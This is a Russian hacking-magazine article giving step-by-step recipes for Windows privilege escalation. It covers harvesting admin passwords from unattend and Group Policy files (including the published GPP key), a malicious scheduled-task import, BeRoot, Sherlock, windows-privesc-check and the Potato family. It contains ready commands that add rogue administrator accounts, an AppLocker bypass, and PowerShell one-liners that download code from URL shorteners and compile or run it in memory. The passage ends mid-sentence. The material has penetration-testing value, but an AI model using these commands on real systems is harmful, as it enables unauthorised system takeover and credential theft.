Антон Жуков
Редактор рубрики «ВЗЛОМ»
zhukov@glc.ru

ИДЕМ НА ПОВЫШЕНИЕ

РЕЦЕПТЫ ПОДНЯТИЯ ПРИВИЛЕГИЙ ПОД WINDOWS

Одна из наиболее частых рекомендаций по безопасности — это запускать приложения и сервисы под урезанной учеткой. Полностью проблемы безопасности это не решает, но жизнь атакующему осложнить может. Таким образом, что бы ты ни ломал/пентестил: домен Active Directory, машину, на которой хостится сайт, — перед тобой почти обязательно встанет задача поднятия своих привилегий. От ее решения будет зависеть, сможешь ли ты продвинуться дальше или нет. Сегодня мы постараемся рассмотреть всё (ну или почти всё), что касается продвижения вверх в Windows-системах.

WARNING

Вся информация носит только ознакомительный характер. Ни автор, ни редакция не несут ответственности за ее ненадлежащее использование.

FLASHBACK

Тема повышения привилегий далеко не нова, но тем не менее всегда актуальна. Несколько лет назад мы уже говорили о ней на страницах журнала. Какой-то революции в этой области с того времени не произошло, но некоторые новые техники и инструменты все же появились. Поэтому будем держать руку на пульсе и все подробно разберем. Где-то немного что-то повторим, но, как говорится, повторение — мать учения.

1. СОХРАНЕННЫЕ CREDENTIALS

Пожалуй, самый легкий способ поднять привилегии, к которому стоит прибегнуть в первую очередь, — это поискать в системе сохраненные учетные данные админского аккаунта. Самое простое — это файлы, оставшиеся после автоматической установки (unattended installation). Общеизвестно, что человек — существо ленивое, поэтому системные администраторы будут пытаться автоматизировать установку софта, и тогда в системе можно обнаружить файлы:

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

В них в открытом виде или закодированные в Base64 будут лежать пароли администратора. Кстати, в Metasploit есть модуль, позволяющий автоматизировать поиск, — `post/windows/gather/enum_unattend`.

Если на машине установлен IIS, то нелишним будет проверить файлы

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

в которых также может присутствовать пароль администратора в plaintext.

2. GROUP POLICY PREFERENCES

Еще есть вариант с настройками групповой политики безопасности. Файл `Groups.xml`, содержащий пароль, обычно закеширован локально, или он легко может быть получен с контроллера домена, так как каждый пользователь домена имеет к нему доступ на чтение. Пароль хранится в зашифрованном виде, но Microsoft опубликовала ключ, поэтому он может быть легко расшифрован. В случае локальной машины проверяем наличие файла по следующему пути:

```
C:\ProgramData\Microsoft\Group Policy\History\*\Machine\Preferences\
Groups\Groups.xml
```

Для контроллера домена:

```
\\????\SYSVOL\\Policies\????\MACHINE\Preferences\Groups\Groups.xml
```

В последнем случае вместо `????` указываем имя домена. Для тех, кому интересно, 32-битный AES-ключ выглядит следующим образом:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Но чтобы самостоятельно не заморачиваться с расшифровкой пароля, можно воспользоваться модулем Metasploit `post/windows/gather/credentials/gpp`. Или же PowerSploit:

```
Get-CachedGPPPassword // Для локальных файлов групповой политики
Get-GPPPassword // Для файлов групповой политики, сохраненных на
котроллере домена
```

Подробнее о том, как вытаскивать пароли из групповой политики, можно посмотреть тут и тут.

3. TASKSCHD.MSC

Во времена Windows XP был интересный прием поднять привилегии до системных. Проворачивался он просто:

```
at 14:50 /interactive command
```

Правда, для запуска утилиты `at` требовались административные привилегии, поэтому можно было повыситься только от администратора до `NT-AUTHORITY\SYSTEM`. Но оказывается, что времена планировщика задач еще далеко не прошли. Если выполнить в консоли команду `net user`, то можно увидеть список локальных пользователей. С помощью данной команды можно также добавить локального пользователя (если есть соответствующие привилегии):

```
net user USERNAME PASSWORD /add
```

Однако если выполнить команду от имени обычного пользователя, то получим в ответ системную ошибку 5, или, проще говоря, «доступ запрещен». В такой ситуации нам поможет возможность импортировать таски в планировщик задач. Каждую задачу можно описать в виде XML-файла (подробнее о его формате можно почитать на сайте мелкомягких). Готовый файл будет выглядеть следующим образом:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/
02/mit/task">
  <RegistrationInfo>
    <Date>1337-01-01T13:37:07.9601296</Date>
    <Author>NT AUTHORITY\SYSTEM</Author>
  </RegistrationInfo>
  <Triggers />
  <Principals>
    <Principal id="Author">
      <UserId>PCNAME\USERNAME</UserId>
      <LogonType>S4U</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
    <RestartOnFailure>
      <Interval>PT1M</Interval>
      <Count>3</Count>
    </RestartOnFailure>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%USERPROFILE%\Desktop\EXPLOIT.JS</Command>
    </Exec>
  </Actions>
</Task>
```

Подробнее о каждом из параметров можно будет почитать тут. Для нас наибольший интерес представляют `<RegistrationInfo><Author>` — тот, от имени кого будет зарегистрировано задание, а также `<Principals><Principal><UserId>` — от имени кого оно будет запущено. Здесь мы указываем нашего непривилегированного пользователя. Ну и самое интересное — `<Actions><Exec>`, который определяет, что будет запущено. В данном случае это JS-скрипт `EXPLOIT.JS`, лежащий на рабочем столе пользователя. Содержание этого скрипта ограничивается только твоей фантазией. Самый банальный пример — добавление нового пользователя:

```
suidshell = WScript.CreateObject("WScript.Shell");
suidshell.run("cmd.exe /c net user TEST TESTPWD /add", 0);
```

Теперь запускаем `taskschd.msc`, выбираем «Импортировать задание...», выбираем наш файл и нажимаем «Запустить». Если после этого выполнить в консоли `net user`, то можно увидеть, что добавился новый пользователь TEST. Как вариант, можно модифицировать JS-скрипт и не только создавать нового пользователя, но и сразу же добавлять его в группу администраторов (или же никого не создавать, а добавлять в админы текущего пользователя). Команда для этого выглядит следующим образом:

```
net localgroup administrators [username] /add
```

4. BEROOT

Большинство способов поднятия привилегий связаны с ошибками в конфигурации установленного ПО, будь то путь к исполняемому файлу сервиса, не обрамленный кавычками и содержащий пробел (такая ситуация довольно интересно обрабатывается виндой), или же неверно выставленные права на директорию с приложением. Человек — существо ленивое и каждый раз все это проверять вручную не захочет. Поэтому рано или поздно должен был появиться инструмент, позволяющий автоматизировать эту рутину.

Итак, что же BeRoot умеет находить? Для начала те самые пути с пробелами, не обрамленные кавычками: `C:\Program Files\Some Test\binary.exe`. Если ты прошел по ссылке и освежил в памяти теорию, то можешь знать, что в данном случае винда будет пытаться найти и запустить файл в следующем порядке:

```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\binary.exe
```

Соответственно, если `binary.exe` выполняется с повышенными привилегиями и у тебя будет возможность разместить на диске `C` файл `Program.exe`, то вместо исходного бинарника винда выполнит твой, что поднимет твои привилегии в системе.

Далее, проверяются интересные директории, куда мы можем что-либо записать. Эти интересные директории составляются из путей до исполняемых файлов сервисов, запланированных заданий, ключей автозагрузки (HKLM).


Следующим этапом проверяется переменная окружения `%PATH%`, не содержит ли она директорий, доступных для записи. Если так, то на ОС от Vista до Windows Server 2012 можно будет выполнить DLL Hijacking (подсмотреть, как это сделать, можно на официальной странице проекта).

Помимо только поиска уязвимых мест, BeRoot предоставляет возможность проэксплуатировать уязвимость MS16-075 (если она есть). Стандартный трюк с добавлением своего админа будет выглядеть следующим образом:

```
beRoot.exe -c "net user Xakep Megapasswd /add"
beRoot.exe -c "net localgroup Administrators Xakep /add"
```

Что бы еще проверить? Ключ реестра `AlwaysInstallElevated`, позволяющий обычным пользователям запускать на установку MSI-файлы с повышенными привилегиями. Если эта опция включена, создавай свой MSI-пакет и получай полный контроль.

Также проверяются файлы, оставшиеся от Unattended Install, которые могут хранить данные админской учетки. Ну и на всякий случай проверяются такие экзотические вещи, как доступность сервиса для модификации, возможность создания нового сервиса, возможность создания ключа автозагрузки в HKLM, а также возможность записи в директорию, где хранятся запланированные задания.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users\Ant\Desktop\LPE\beRoot>beRoot.exe
|====================================================================|
|                                                                    |
|                    Windows Privilege Escalation                    |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|



-------------- Check well known dlls hijacking --------------

[!] Writeable path on the path environment variable
C:\Users\Public\Documents\Embarcadero\Studio\15.0\Bpl
C:\Users\Public\Documents\Embarcadero\Studio\15.0\Bpl\Win64
C:\Users\Public\Documents\Embarcadero\Studio\17.0\Bpl
C:\Users\Public\Documents\Embarcadero\Studio\17.0\Bpl\Win64

[!] Check if well known vulnerable services are present
Associated dll: wlbsctrl.dll
Service: ikeext


-------------- Get System Priv with WebClient --------------

[!] Checking WebClient vulnerability
[-] WebClient could not be started

[!] Elapsed time = 0.148000001907

c:\Users\Ant\Desktop\LPE\beRoot>_
```

BeRoot нашел несколько доступных для записи директорий, указанных в переменной окружения PATH

← НАЧАЛО СТАТЬИ

ИДЕМ НА ПОВЫШЕНИЕ

РЕЦЕПТЫ ПОДНЯТИЯ ПРИВИЛЕГИЙ ПОД WINDOWS

5. SHERLOCK

В любой операционной системе присутствуют уязвимости, которые периодически находят, а потом патчат. :) Пожалуй, самый простой вариант поднять свои привилегии — это проверить, уязвима ли исследуемая система к одному из доступных в паблике сплоитов. Компилировать и запускать все по очереди? Не наш метод, мы ведь знаем (или можем узнать), какой патч закрывает ту или иную уязвимость, просто проверим наличие его установки. И если security-апдейт не установлен, то нам повезло. Такой проверкой как раз и занимается PowerShell-скрипт Sherlock. На текущий момент он проверяет наличие установленных патчей для следующих уязвимостей:

- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle

Если что-то из этого не пропатчено, можешь смело качать сплоит, компилировать и ждать успеха. Работоспособность скрипта протестирована на следующих системах: Windows 7 SP1 32-bit, Windows 7 SP1 64-bit, Windows 8 64-bit, Windows 10 64-bit. Так, на тестовой машине с Windows 7 x64 на борту «Шерлок» выдал следующую сводку:

```
PS C:\Users\Ant\Desktop\LPE\Sherlock-master> import-module .\Sherlock.ps1

Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Appears Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
```

Шерлок Холмс за поиском непропатченных уязвимостей

Как оказалось, машина неустойчива к уязвимости Secondary Logon Handle (ну и еще нескольким в придачу), о которой читай далее. Ну и стоит отметить, что непосредственно в винде для проверки достаточно запустить PowerShell и выполнить `import-module .\Sherlock.ps1`.

В случае если у тебя meterpreter-сессия до Win-машины, то подгружаем PowerShell-расширение, импортируем «Шерлока» и вызываем процедуру проверки:

```
meterpreter > load powershell
meterpreter > powershell_import Sherlock.ps1
meterpreter > powershell_execute "find-allvulns"
```


6. WINDOWS-PRIVESC-CHECK

Инструмент, разработанный командой pentestmonkey. Делает кучу «грязной работы» — старается найти типичные ошибки конфигурации, которые могут позволить обычным пользователям повысить свои привилегии. Изначально написан на Python, но поставляется также в виде отдельного исполняемого файла (собранного с помощью pyinstaller), для того чтобы его можно было просто запустить на удаленной машине, а не тащить на нее предварительно питон и все остальные зависимости.

Существует два варианта использования. Первый — когда у нас есть аккаунт с правами администратора и мы хотим прокачать их до системных. Второй — когда у нас аккаунт с ограниченными привилегиями и мы хотим найти способ расширить их. Для того чтобы попросить программу найти все возможные ошибки конфигурации, надо ввести:

```
windows-privesc-check2.exe --audit -a -o report
```

В результате получим подробный отчет следующего вида:



Contents

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Insecure Permissions On Files / Directories In System PATH
High	Very High	Very High	Insecure Permissions On Files / Directories In Current User's PATH
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Very High	Registry "Run" Keys Reference Programs With Weak Permissions
High	Very High	Medium	Windows Service Has Insecurely Quoted Path
High	Very High	Low	File Creation Allowed On Drive Root
High	Very High	Very Low	User Password Not Required
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users
Very High	Medium	Very High	Non-Admin Users Can Take Ownership of Service
Very High	Medium	Very High	User Access Control Setting Allows Malware to Elevate Without Prompt
Medium	Very High	Low	Non-Admin Can Change File Paths In Registry
Medium	Very High	Low	Non-Admin Can Change Registry Paths That Are Stored In The Registry
Medium	Very High	Very Low	Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High	Medium	Very High	Executables for Running Processes Can Be Modified On Disk
High	Medium	Very High	SMB Server Does Not Mandate Packet Signing
High	Medium	Very High	SMB Client Does Not Mandate Packet Signing
Medium	High	Medium	Write Permissions Allowed On Event Log File
Low	Very High	Very High	Read Permissions Allowed On Event Log File
Low	Very High	Very High	Share Level Permissions Allow Access By Non-Admin Users
Low	Very High	Very High	Service Can Be Started By Non-Admin Users
Low	Very High	Very High	Service Can Be Stopped By Non-Admin Users
Low	Very High	Very High	Service Can Be Paused/Resumed By Non-Admin Users
Low	Very High	Very High	Service Can Be Deleted By Non-Admin Users
Low	Very High	Medium	Non-Admin Can Change Usernames That Are Stored In The Registry

Детальный отчет, построенный windows-privesc-check

При этом утилита проверит практически все возможные варианты: переменные окружения, сервисы с некорректными правами доступа, запланированные задания, доступные для записи ключи реестра и прочее. Если надо ограничить поиск только какой-то одной категорией (например, поиск уязвимых сервисов), то можно использовать соответствующий ключ. Список всех доступных опций можно посмотреть с помощью ключа `--help`, например для сервисов это будет `-S`.

7. HOT POTATO

Известен также как просто Potato. Очень интересный инструмент. Неординарность этого инструмента заключается в том, что для достижения цели он использует связку из трех атак: NBNS-спуфинг → WPAD-прокси → HTTP2SMB-релей. Спуфинг осуществляется для того, чтобы перенаправить жертву (то есть локальный компьютер) на подконтрольный атакующему WPAD-прокси-сервер. В нашем случае он также будет располагаться на локальной машине по адресу `127.0.0.1:80`. Фишка в том, что IE-шка по дефолту будет автоматически пытаться определить сетевые настройки, пробуя обратиться по адресу `http://wpad/wpad.dat`. Что наиболее интересно для нас — так же поступают и некоторые службы Windows, например Windows Update. Ну а далее в дело вступает HTTP2SMB-релей. Прокси будет перенаправлять все запросы на некий уникальный URL, попутно запрашивая NTLM-аутентификацию. Полученные учетные данные будут передаваться на локальный дефолтный SMB-листенер для создания нового системного сервиса, который и будет выполнять наши команды. Таким образом, при получении запроса от привилегированного сервиса (Windows Update) команды будут выполняться с уровнем `NT AUTORITY\SYSTEM`. Это что касается принципов работы. Теперь о практике. А практика будет разделена на две части: на «семерке» все достаточно просто, все, что старше, — уже не так легко. Итак, в Windows 7 нам поможет следующая команда, запущенная от обычного непривилегированного пользователя:

```
Potato.exe -ip -cmd [command] -disable_exhaust true
```

В качестве значения параметра cmd может быть все что угодно, например команда вида

```
C:\\Windows\\System32\\cmd.exe /K net localgroup administrators
USERNAME /add
```

Кстати, если в Сети есть реальная DNS-запись для WPAD, то надо будет указать опцию `disable_exhaust false`.

В случае с более свежими версиями винды ситуация несколько усложняется — в них ни Defender, ни Update-сервисы уже не будут обращаться к WPAD-серверу. Однако там есть такая штука, как автоматическое обновление отозванных сертификатов, — свежие версии Windows по умолчанию раз в день скачивают списки доверенных сертификатов. Она как раз использует WPAD. Команда будет выглядеть следующим образом:

```
Potato.exe -ip -cmd [command] -disable_exhaust true -disable_defender
 true
```

Так как скачивание происходит раз в день, то, возможно, придется подождать какое-то время (максимум 24 часа). Поэтому способ скорее для тех, кто не торопится.

8. SMASHED POTATO

Smashed Potato — это модифицированная версия Hot Potato, рассмотренного выше. Итак, каковы же основные изменения?

- Все .NET-сборки смержены в одну сборку, которая преобразована в массив байтов (`Byte[]`) — да-да, Potato писан на шарпе.
- Запуск сборки Potato из памяти.
- Включен метод обхода AppLocker с помощью InstallUtil.
- Добавлена некоторая автоматизация.

Инструмент поставляется с открытым исходным кодом, поэтому, чтобы собрать его, надо будет выполнить следующее. Под 32-разрядные системы:

```
cd \Windows\Microsoft.NET\Framework\v4.0.30319
csc.exe  /out:"C:\Utils\SmashedPotatoX86.exe" /platform:x86 "C:\Utils
\SmashedPotato.cs"
```

Для 64-разрядных:

```
cd \Windows\Microsoft.NET\Framework64\v4.0.30319
csc.exe  /out:"C:\Utils\SmashedPotatoX64.exe" /platform:x64 "C:\Utils
\SmashedPotato.cs"
```

Далее, для того чтобы запустить инструмент с обходом AppLocker, нужно выполнить следующее:

```
cd \Windows\Microsoft.NET\Framework\v4.0.30319
InstallUtil.exe /logfile= /LogToConsole=false /U C:\Utils\Smashe
dPotatoX86.exe
```

Это для 32-разрядных, как будет выглядеть для x64, я думаю, ты уже догадался. Кстати, вот однострочный PowerShell-скрипт, который выполнит все перечисленные действия для x64-машины:

```
powershell -ExecutionPolicy Bypass -noLogo -Command (new-object
System.Net.WebClient).DownloadFile('http://is.gd/y6cfKV','%temp%\
SmashedPotato.cs'); && cd c:\Windows\Microsoft.NET\Framework64\v4.* &
& csc.exe  /out:"%temp%\SmashedPotatoX64.exe" /platform:x64 "%temp%\
SmashedPotato.cs" && InstallUtil.exe /logfile= /LogToConsole=false /U
 %temp%\SmashedPotatoX64.exe
```

9. TATER

Ну а что делать, если на машине не установлен .NET Framework? Воспользоваться PowerShell-версией Hot Potato — Tater, которая сразу загружается в память и не оставляет следов на диске! Запустить утилиту можно в одну строку:

```
powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.
gd/fVC1Yd'); Invoke-Tater -Trigger 1 -Command ""net user User1 Passwo
rd1 /add && net localgroup administrators User1 /add"""
```

После чего в системе появится пользователь `User1` с паролем `Password1`, входящий в группу администраторов. Но надо отметить, что для Windows 10 следует использовать ключ `-Trigger 2`.

Компиляция сплоитов в Kali

Бесспорно, основной операционной системой для проведения пентеста/взлома служит Linux, под него реализована куча инструментов, да и вообще мало кто ломает из-под винды. И с ним все прекрасно по дефолту, пока не надо скомпилировать сплоит под винду (в нашем случае для поднятия привилегий). Исправляется такой недостаток установкой Mingw-w64:

